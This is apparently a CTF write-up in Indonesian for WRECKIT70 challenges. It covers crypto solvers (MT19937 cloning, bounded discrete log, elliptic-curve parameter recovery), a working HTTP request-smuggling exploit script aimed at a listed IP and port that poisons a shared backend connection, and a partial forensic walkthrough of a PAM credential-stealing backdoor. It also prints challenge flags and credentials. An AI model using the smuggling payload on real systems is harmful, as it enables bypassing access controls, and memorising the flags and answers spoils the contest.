

Crypto

Breeze

Inti masalah: `chall.py` membocorkan $P0 = 624$ output mentah `random.getrandbits(32)` — persis ukuran state internal MT19937 — sehingga RNG penuh bisa di-clone via proses untemper. Begitu RNG di-clone, seluruh "obfuscation" yang kelihatannya rahasia (`w0`, `a0..a9`, `a5`, `aa[]`, parameter `CUT`, `dst`) ternyata cuma turunan deterministik dari RNG yang sama, jadi semuanya bisa direplay ulang tanpa tebak-tebakan. Nilai `le[]` juga bukan titik elliptic curve seperti dugaan awal — itu $g^e \bmod p$ di grup multiplikatif biasa ($p = 2q+1$, Schnorr-style), yang dibungkus fungsi `CUT()` (XOR + rotate) dan sengaja dicampur ~28% noise sebagai pengecoh.

Cara solve exponent & LCG: Karena `CUT()` gampang dibalik begitu parameternya diketahui, dan exponent asli sudah di-mask ke m -bit (~30-40 bit, bukan full order grup), discrete log jadi feasible pakai **bounded baby-step-giant-step** alih-alih brute force penuh — entry yang gagal punya solusi dalam bound ini otomatis kebaca sebagai noise. Dari exponent-exponent yang berhasil, LCG tersembunyi di fungsi `J/K/N` (yang secara sengaja di-*diff* dua kali) ternyata bisa "ditelescope" jadi satu konstanta tunggal C — direkonstruksi lewat majority vote dari hasil `dlog` yang valid — sehingga `lo0` dan `lo1` bisa dihitung langsung tanpa perlu tahu state LCG aslinya.

Recover key & flag: `mk` (mask tambahan buat AES key) dipecah jadi `m1/mr`, di mana `m1` bocor penuh lewat side-channel Hamming-weight di `sc[]` (brute-force 2^{16} disaring sampai 1 kandidat survive), sementara `mr` sebagian besar terbaca langsung dan sisanya cuma beberapa bit ambigu yang di-brute-force pakai validasi AES-ECB decrypt + PKCS7 padding sebagai filter. Setelah semua komponen key lengkap, tinggal derive key AES dan decrypt `ct` → flag `WRECKIT70{sid3_ch4nn3l_15_fun_1snt_1tt...}`.

Exploit.py

```
#!/usr/bin/env python3
```

```
"""
```

```
Solver for the chall.py / out.txt challenge.
```

```
Chain of attacks:
```

```
1. P0 = 624 raw random.getrandbits(32) outputs -> full MT19937 state clone
```

(untemper + setstate). This makes every later call the challenge makes to R fully predictable, recovering all the "obfuscation" constants (w0, a0..a9, aa[], ab..ae, af..al, am, an, ao..ar).

2. $le[] = \text{CUT}(g^e \bmod p)$ with $\sim 28\%$ noise. CUT inverts trivially (ac==0 here collapses it to a fixed XOR + rotation). g is a full generator of $\mathbb{Z}_p^*$, but the real exponent is masked to `am` bits, so bounded BSGS over 2^{am} (not the full group order) recovers most exponents; noise entries simply fail to have a discrete log in that bounded range.

3. The J/K/N difference-of-differences construction telescopes the hidden LCG (s, r, t, u, v, be all unknown) down to a pure geometric sequence: $N()_n = C * A5^{(n-2)} \bmod 2^{64}$, single unknown constant C. Majority-vote $C \bmod 2^{am}$ from the recovered exponents, then compute $lo0 = k0 \& em$, $lo1 = k1 \& em$ directly.

4. $sc[]$ leaks Hamming-weight + low-bit info about mk. Because $\text{mod-}2^{16}$ arithmetic doesn't see mk's high bits, $sc[]$ only depends on $ml = mk \& 0xffff$ -- brute force 2^{16} candidates and keep the one consistent with all 32 entries. The high 16 bits (mr) are read directly off $sc[]$ except for a handful of ambiguous bits (value in {1,2} could be $x=0$ or $x=1$) -- brute force those (plus the unknown 11-way nonce byte) and use AES-ECB decrypt + PKCS7 padding validity as the filter.

```
"""
```

```
import ast
import pickle
from collections import Counter
from itertools import product
from hashlib import sha256, blake2s, sha3_256
```

```
import random
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
```

```
OUT_FILE = "out.txt"
```

```
# ----- parsing
```

```
def parse_out(path):
    raw = {}
    with open(path) as f:
        for ln in f.read().strip("\n").split("\n"):
            key, _, val = ln.partition("=")
            raw[key] = val
    return dict(
        P0=ast.literal_eval(raw["o"]),
```

```
p=int(raw["n"]),
g=int(raw["r"]),
le=ast.literal_eval(raw["le"]),
sc=ast.literal_eval(raw["sc"]),
ct=bytes.fromhex(raw["ct"].strip("")),
)
```

```
# ----- MT19937 clone
```

```
def undo_right_shift_xor(y, shift):
```

```
    x = y
```

```
    for _ in range(32):
```

```
        x = y ^ (x >> shift)
```

```
    return x & 0xffffffff
```

```
def undo_left_shift_and_xor(y, shift, mask):
```

```
    x = y
```

```
    for _ in range(32):
```

```
        x = y ^ ((x << shift) & mask)
```

```
    return x & 0xffffffff
```

```
def untemper(y):
```

```
    y = undo_right_shift_xor(y, 18)
```

```
    y = undo_left_shift_and_xor(y, 15, 0xefc60000)
```

```
    y = undo_left_shift_and_xor(y, 7, 0x9d2c5680)
```

```
    y = undo_right_shift_xor(y, 11)
```

```
    return y
```

```
def clone_from_getrandbits32(outputs):
```

```
    assert len(outputs) == 624
```

```
    state = [untemper(v) for v in outputs]
```

```
    r2 = random.Random()
```

```
    r2.setstate([(3, tuple(state + [624])), None])
```

```
    return r2
```

```
# ----- replay chall.py's R use
```

```
def replay(P0, p):
```

```
    R = clone_from_getrandbits32(P0)
```

```
def A():
```

```
    return R.getrandbits(32)
```

```

def B(n):
    x = 0
    while n:
        k = min(n, A().bit_length() or 1)
        if k > 32:
            k = 32
        x = (x << k) | (A() >> (32 - k))
        n -= k
    return x

def C(n):
    k = n.bit_length()
    while 1:
        x = B(k)
        if x < n:
            return x

def D(v):
    v = list(v)
    for i in range(len(v) - 1, 0, -1):
        j = C(i + 1)
        v[i], v[j] = v[j], v[i]
    return v

def U():
    return (A() << 32) ^ A()

def V(n):
    return (1 << n) - 1

w0 = A().bit_length() + A().bit_length()
while w0 < 48 or w0 > 80:
    w0 = A().bit_length() + A().bit_length()
m0 = 1 << w0
z0 = m0 - 1

def X(t):
    return (U() ^ (t * 0x9e3779b97f4a7c15)) & z0

def G(t, o=0, u=1):
    x = X(t)

```

```

y = (U() ^ ((x << 9) & z0) ^ (x >> 13) ^ (t << 17)) & z0
pp = 2 + (x & 31)
qq = 4 + ((y >> 7) & 31)
v = []
for i in range(qq):
r_ = pp + i + ((x >> (i & 31)) & 1) + ((y >> ((i + 5) & 31)) & 1)
if o:
r_ = (r_ << 1) | 1
v.append(r_ * u)
return D(v)

```

```

def H(t, o=0, u=1):
v = G(t, o, u)
return v[C(len(v))]

```

```

a0 = H(A())
a1 = H(A())
while not 20 <= a0 + a1 <= 38:
a0 = H(A())
a1 = H(A())
a2 = a0 + a1
a3 = H(A()) + H(A())
a4 = H(A(), 1)

```

```

while 1:
a5 = B(a3) | 1
a6 = pow(a5, a4, m0)
if a5 > 3 and a6 not in (1, z0):
break

```

```

a7 = H(A(), 0, 4)
while not 104 <= a7 <= 184:
a7 = H(A(), 0, 4)

```

```

a8 = H(A())
a9 = H(A())
aa = [1 + C(H(A())) for _ in range(a7)]

```

```

ab = C(4)
ac = C(4)
ad = C(4)
ae = C(3)

```

```

af = B(a2)
ag = B(a2) | 1
ah = B(a2)
ai = C(a2)
aj = C(a2)
ak = B(a2)
al = B(a2)

am = H(A())
while not 30 <= am <= 40:
    am = H(A())

# p, g are given directly in out.txt (generated via secrets/pycryptodome,
# not R) -- skip that block, but R itself was untouched by it, so resume:
an = p.bit_length()
ao = C(an)
ap = B(an)
aq = B(an) | 1
ar = B(an)

return dict(
    w0=w0, m0=m0, z0=z0, a0=a0, a1=a1, a2=a2, a3=a3, a4=a4, a5=a5, a6=a6,
    a7=a7, a8=a8, a9=a9, aa=aa, ab=ab, ac=ac, ad=ad, ae=ae,
    af=af, ag=ag, ah=ah, ai=ai, aj=aj, ak=ak, al=al,
    am=am, an=an, ao=ao, ap=ap, aq=aq, ar=ar,
)

# ----- CUT inverse
def make_uncut(consts, an):
    ab, ac, ad = consts["ab"], consts["ac"], consts["ad"]
    af, ag, ah = consts["af"], consts["ag"], consts["ah"]
    ai, aj, ak, al, ao = consts["ai"], consts["aj"], consts["ak"], consts["al"], consts["ao"]

def L(x, s, w):
    return x if s == 0 else ((x << s) | (x >> (w - s))) & ((1 << w) - 1)

def O(x, s, w):
    return x if s == 0 else ((x >> s) | (x << (w - s))) & ((1 << w) - 1)

def uncut(z, i):
    y = O(z, ao, an)

```

```

if ad & 2: y ^= al
if ad & 1: y ^= ak
if ac & 2: y = L(y, aj, an)
if ac & 1: y ^= (ag * i + ah) & ((1 << an) - 1)
if ab & 2: y = O(y, ai, an)
if ab & 1: y ^= af
return y

return uncut

# ----- bounded BSGS dlog
def bounded_bsgs_solver(g, p, bound):
    m = int(bound ** 0.5) + 1
    baby = {}
    x = 1
    for j in range(m):
        baby.setdefault(x, j)
        x = (x * g) % p
    gm_inv = pow(pow(g, m, p), p - 2, p)

    def solve(target):
        y = target % p
        for i in range(m + 1):
            if y in baby:
                e = i * m + baby[y]
                if e < bound:
                    return e
        y = (y * gm_inv) % p
        return None

    return solve

# ----- main
def main():
    data = parse_out(OUT_FILE)
    P0, p, g, le, sc, ct = data["P0"], data["p"], data["g"], data["le"], data["sc"], data["ct"]

    consts = replay(P0, p)
    am, an = consts["am"], consts["an"]
    em = (1 << am) - 1

```

```

uncut = make_uncut(consts, an)
candidates = [uncut(v, i) for i, v in enumerate(le)]

bound = 1 << am
dlog = bounded_bsgs_solver(g, p, bound)
exps = [dlog(c) for c in candidates]
found = sum(1 for e in exps if e is not None)
print(f"[dlog] recovered {found}/{len(exps)} exponents")

# --- recover C mod 2^am via majority vote, then lo0/lo1 ---
a5, a4 = consts["a5"], consts["a4"]
a8, a9, aa = consts["a8"], consts["a9"], consts["aa"]
mod = 1 << am
A5 = pow(a5, a4, mod)
A5_inv = pow(A5, -1, mod)

n0 = a8 + 1
n1 = a8 + a9 + 2

cum = []
running = n1
for j in aa:
    running += j
    cum.append(running)

votes = Counter()
for i, e in enumerate(exps):
    if e is None:
        continue
    n_i = cum[i]
    C = (e * pow(A5_inv, n_i - 2, mod)) % mod
    votes[C] += 1

C, count = votes.most_common(1)[0]
print(f"[lcg] C recovered with {count}/{found} votes")

lo0 = (C * pow(A5, n0 - 2, mod)) % mod
lo1 = (C * pow(A5, n1 - 2, mod)) % mod
print(f"[lcg] lo0={lo0} lo1={lo1}")

# --- recover mk via sc[] leakage ---

```

```

def HW(x):
    return bin(x).count("1")

def y_for(ml, i):
    return HW((ml * (i + 1) + lo0 + (lo1 << (i & 7))) & 0xffff)

ml_candidates = []
for ml in range(65536):
    ok = True
    for i in range(32):
        v = sc[i] - 2 * y_for(ml, i)
        if v < 0 or v > 3:
            ok = False
            break
    if ok:
        ml_candidates.append(ml)
    print(f"[mk] ml candidates: {ml_candidates}")

ae = consts["ae"]

def KEY(x, y, ml_, mr_, nonce_byte):
    a = (x ^ ml_).to_bytes(8, "big")
    b = (y ^ mr_).to_bytes(8, "big")
    s0 = a + b + bytes([nonce_byte])
    if ae == 0:
        return sha256(s0).digest()[16]
    if ae == 1:
        return blake2s(s0).digest()[16]
    return sha3_256(s0).digest()[16]

for ml_ in ml_candidates:
    bits, ambiguous = [], []
    for i in range(16, 32):
        v = sc[i] - 2 * y_for(ml_, i)
        if v == 0:
            bits.append(0)
        elif v == 3:
            bits.append(1)
        else:
            bits.append(None)
        ambiguous.append(i - 16)

    for combo in product([0, 1], repeat=len(ambiguous)):

```

```

full_bits = bits[:]
for pos, val in zip(ambiguous, combo):
    full_bits[pos] = val
mr_ = sum(b << idx for idx, b in enumerate(full_bits))

for nonce_byte in range(11):
    key = KEY(lo0, lo1, ml_, mr_, nonce_byte)
    try:
        pt = AES.new(key, AES.MODE_ECB).decrypt(ct)
        flag = unpad(pt, 16)
    except Exception:
        continue
    if flag and all(32 <= b < 127 for b in flag):
        print("\n=== FLAG ===")
        print(flag.decode())
        return

print("No valid flag found -- check assumptions (ae/ad flags etc.)")

if __name__ == "__main__":
    main()

```

<https://claude.ai/share/d638742d-8af2-41e1-baad-a0a98ff0b79f>

Mixing

Challenge membocorkan 6 x-coordinate hasil doubling berulang pada kurva eliptik $y^2 = x^3 + Ax + B \pmod{P}$, tapi P, A, B disembunyikan. Karena tiap pasangan (X_i, X_{i+1}) memenuhi relasi polinomial yang sama terhadap P , selisih antar relasi tersebut menghilangkan suku kuadrat A^2 dan menyisakan persamaan **linear** dalam A dan B — dan vektor $(A, B, 1)$ jadi solusi bersama dari semua persamaan itu mod P .

Cara solve: Susun 3 persamaan linear jadi matriks 3×3 — karena $(A, B, 1)$ ada di kernelnya mod P , determinant matriks itu pasti kelipatan P ; ambil GCD dari beberapa determinant (kombinasi persamaan berbeda) untuk recover P secara eksak. Setelah P diketahui, selesaikan 2 persamaan linear untuk dapat A dan B . Terakhir, hitung $Y1^2 \equiv X1^3 + A \cdot X1 + B \pmod{P}$, lalu karena $P \equiv 3 \pmod{4}$ akar kuadratnya langsung didapat via $\text{pow}(Y1^2, (P+1)//4, P)$ — hasilnya (setelah dikonversi ke bytes) adalah flag `WRECKIT70{5urf_w4v3_4nd_curv3}`.

<https://claude.ai/share/4d8acb64-ea34-4864-9ce8-a4be08fbfe11>

WEB

Tailgate

Vulnerablity 1

Gateway.py

```
try:
    while True:
        while b"\r\n\r\n" not in buf:
            chunk = await reader.read(4096)
            if not chunk:
                return
            buf += chunk
            if len(buf) > 65536:
                return
        request_head, _, buf = buf.partition(b"\r\n\r\n")
        method, path, headers = parse_request_line_and_headers(request_head)
        content_length = int(headers.get("content-length", "0"))

        while len(buf) < content_length:
            chunk = await reader.read(max(content_length - len(buf), 4096))
            if not chunk:
                break
            buf += chunk
```

```
body = buf[:content_length]
buf = buf[content_length:]
```

Gateway cuma percaya Content-Length

Transfer-Encoding dibiarin gitu aja

Vulnerability 2 desync Content Length – Transfer Encoding

```
PATTERNS = [
    re.compile(rb"(?i)\bor\s+1\s*=\s*1\b"),
    re.compile(rb"(?i)union\s+select"),
    re.compile(rb"(?i)<script"),
    re.compile(rb"(?i)drop\s+table"),
]

def looks_malicious(body: bytes) -> bool:
    return any(p.search(body) for p in PATTERNS)
```

--

Cuma filter SQLI + XSS

Server.js

--

```
const server = http.createServer({ insecureHTTPParser: true }, app);
```

--

Backend node (dengan insecureHTTPParser :true) cuma liat Transfer-Encoding: chunked
trus dia berenti baca body begitu ketemu 0\r\n\r\n

Vulnerability 3 - /internal/flag-part 1 bypass protection karna tidak diparse ulang jadi request

Gateway.py

--

```
norm = posixpath.normpath(unquote(path)).lower()
    if norm.startswith("/internal"):
        writer.write(b"HTTP/1.1 403 Forbidden\r\nContent-Length:
8\r\n\r\n\r\nblocked\r\n")
        await writer.drain()
        continue
```

--

Backend/server.js

--

```
// Intentionally unauthenticated: the backend assumes only the gateway's
// health checks reach this path directly, and the gateway blocks it for
// everyone else. That assumption is exactly what request smuggling defeats.
app.get("/internal/flag-part1", (req, res) => {
    res.type("text/plain").send(FLAG_PART1);
});
```

--

Vulnerability 4 - Connection pooling (1 koneksi dipakai bersama) → response leftover "nyasar" ke request berikutnya

Gateway.py

--

```
POOL_SIZE = int(os.environ.get("POOL_SIZE", "1"))
pool = BackendPool(BACKEND_HOST, BACKEND_PORT, POOL_SIZE)
```

```

class PooledConnection:
    __slots__ = ("reader", "writer", "leftover")

    def __init__(self, reader: asyncio.StreamReader, writer:
asyncio.StreamWriter):
        self.reader = reader
        self.writer = writer
    self.leftover = b"" <-- sisa byte respons request

async def forward_and_relay(head: bytes, body: bytes, client_writer:
asyncio.StreamWriter, method: str):
    conn = await pool.acquire()
    ...
    buf = conn.leftover # bytes ekstra "menunggu" di sini
    ...
    await pool.release(conn) # koneksi yang sudah "tercemar" dikembalikan ke pool

```

Gateway cuma pakai 1 koneksi backend (POOL_SIZE=1) yang dipakai bergantian oleh semua klien, dan tiap koneksi punya leftover buat nyimpen sisa byte respons yang belum sempat dibaca; begitu smuggled request (/internal/flag-part1) berhasil masuk lewat Vuln 1-3, respons flag-nya nyangkut di leftover koneksi itu karena belum ada yang ngambil, lalu ketika request berikutnya kebetulan makai koneksi yang sama, gateway baca leftover itu duluan sebelum baca socket fresh — sehingga respons yang harusnya "nggak kemana-mana" ikut kebaca dan nebeng balik ke attacker lewat respons request yang baru.

Exploit.py

```

import socket, time

HOST = "35.198.248.110"
PORT = 12365

def raw_request(data: bytes, timeout=3.0) -> bytes:
    s = socket.create_connection((HOST, PORT), timeout=timeout)
    s.sendall(data)
    s.settimeout(timeout)
    out = b""
    try:

```

```

while True:
    chunk = s.recv(4096)
    if not chunk:
        break
    out += chunk
except socket.timeout:
    pass
s.close()
return out

def build_smuggle(smuggled_request: bytes) -> bytes:
    dummy_body = b"a=b" # isi chunk asal valid, isinya nggak penting
    chunked = f"{len(dummy_body):x}\r\n".encode() + dummy_body + b"\r\n0\r\n\r\n"
    payload = chunked + smuggled_request
    head = (
        b"POST /login HTTP/1.1\r\n"
        b"Host: backend\r\n"
        b"Content-Type: application/x-www-form-urlencoded\r\n"
        b"Content-Length: " + str(len(payload)).encode() + b"\r\n"
        b"Transfer-Encoding: chunked\r\n"
        b"\r\n"
    )
    return head + payload

def get_flag_part1():
    smuggled = b"GET /internal/flag-part1 HTTP/1.1\r\nHost: backend\r\n\r\n"
    req = build_smuggle(smuggled)
    r1 = raw_request(req)
    print("[poison] r1 status:", r1.split(b"\r\n", 1)[0])
    time.sleep(0.3)
    r2 = raw_request(b"GET / HTTP/1.1\r\nHost: backend\r\n\r\n")
    print("[fetch] r2:")
    print(r2.decode(errors="replace"))

if __name__ == "__main__":
    get_flag_part1()

```

<https://claude.ai/share/fb9f487d-dd50-4896-815d-2481bd12f15b>

<https://claude.ai/share/0f200392-960c-4b9e-86b4-06d27cefbdcdd>

FORENSIC

<https://chatgpt.com/share/6a5aff8c-6a80-83ec-a5e8-0b19d6d66e56>

desc: Mesin build internal wulung-2604 diamankan setelah aktivitas sinkronisasi package terlihat keluar dari baseline. Di permukaan, host ini hanya menjalankan service cache biasa.

User: forensic Password: Forensic!2604 Root password: Forensic!2604

File: <https://drive.google.com/file/d/1VA6sXB8P4bTJF1-fewwzXVkOLkQ76r3L/view?usp=sharing> Zip password: wr3ck1t702026forensik

Format Flag: WRECKIT70{...}

author: hombing

Pertama tama filenya kita extract trus kita jadiin .raw dulu biar bisa ditaruh di FTK imager

File View Mode Help

Icons: Home, Back, Forward, Stop, Refresh, Print, Copy, Paste, Find, Help, etc.

Evidence Tree

- wulung.raw
 - Partition 1 [8199MB]
 - NONAME [ext4]
 - [root]
 - [unallocated space]
 - Unpartitioned Space [basic disk]

File List

Name	Size	Type	Date Modified
boot	4,096 (4 ...)	Directory	4/20/2026 6:08...
dev	4,096 (4 ...)	Directory	4/20/2026 6:07...
etc	4,096 (4 ...)	Directory	5/12/2026 6:21...
home	4,096 (4 ...)	Directory	5/12/2026 3:52...
lost+found	16,384 (1 ...)	Directory	5/12/2026 3:52...
media	4,096 (4 ...)	Directory	4/20/2026 6:05...
mnt	4,096 (4 ...)	Directory	4/20/2026 6:05...
opt	4,096 (4 ...)	Directory	4/20/2026 6:05...
proc	4,096 (4 ...)	Directory	4/20/2026 8:46...
root	4,096 (4 ...)	Directory	5/12/2026 6:21...
run	4,096 (4 ...)	Directory	4/20/2026 6:08...
snap	4,096 (4 ...)	Directory	5/12/2026 4:02...
srv	4,096 (4 ...)	Directory	4/20/2026 6:05...
sys	4,096 (4 ...)	Directory	4/20/2026 8:46...
tmp	4,096 (4 ...)	Directory	5/12/2026 3:52...
usr	4,096 (4 ...)	Directory	4/20/2026 6:05...
var	4,096 (4 ...)	Directory	5/12/2026 4:02...
bin	7 (1 KB)	Symbolic...	4/20/2026 8:46...
lib	7 (1 KB)	Symbolic...	4/20/2026 8:46...
lib64	9 (1 KB)	Symbolic...	4/20/2026 8:46...
sbin	8 (1 KB)	Symbolic...	4/20/2026 8:46...


Properties


Icons: Info, Copy, Paste, Find, Help, etc.

Abis tu gw nge cek history.log di /var/log/apt/history.log trus gada apa



Nah gw naik 1 folder trus gw lakuin time analysis di Date Modified Mei 2026 nemu file sus .ICE-unix sama .Test-unix






Nah ini sus ada password ssh DataCore!26#, akses aws sama token npm , trus ada tag pam_unix(sshd:auth) artinya ada PAM backdoor / keylogger yg user tiap login


Terus ada log package publish [telemetry-agent@2.6.4](#) by token sha256:7a3d09bd3780b58c4400ace81bb7d5fa2eb4ebfb53e6de57879b327f6e5fcb7b

Ini adalah validasi dari *hint* soal (anomali package sinkronisasi)

Buat ngebuktiin PAM backdoor gw cek /home/forensic/.bash_history



Dan bener aja ada ini, attacker nginstall modul PAM buatan `pam_qcache.so` buat nyuri password, trus gw cek `/home/forensic/projects/telemetry-agent` tapi source code udh diapus sama attacker dan Cuma ada log registry



Karena kredensial yang dicuri ada di dalam file static pelaku harus pake mekanisme persistence buat eksfiltrate datanya keluar jaringan, kalo udah di validate gada yang aneh di cron jobs pencarian autorun dilanjutin ke direktori systemd

The screenshot shows a file manager window with a list of system files on the left and a detailed view of the 'systemd-netcache.service' file on the right.

File Name	Size	Type	Modified
mdmonitor.service.wants	4,096 (4 ...)	Directory	4/20/2026 6:07...
multi-user.target.wants	4,096 (4 ...)	Directory	5/12/2026 6:21...
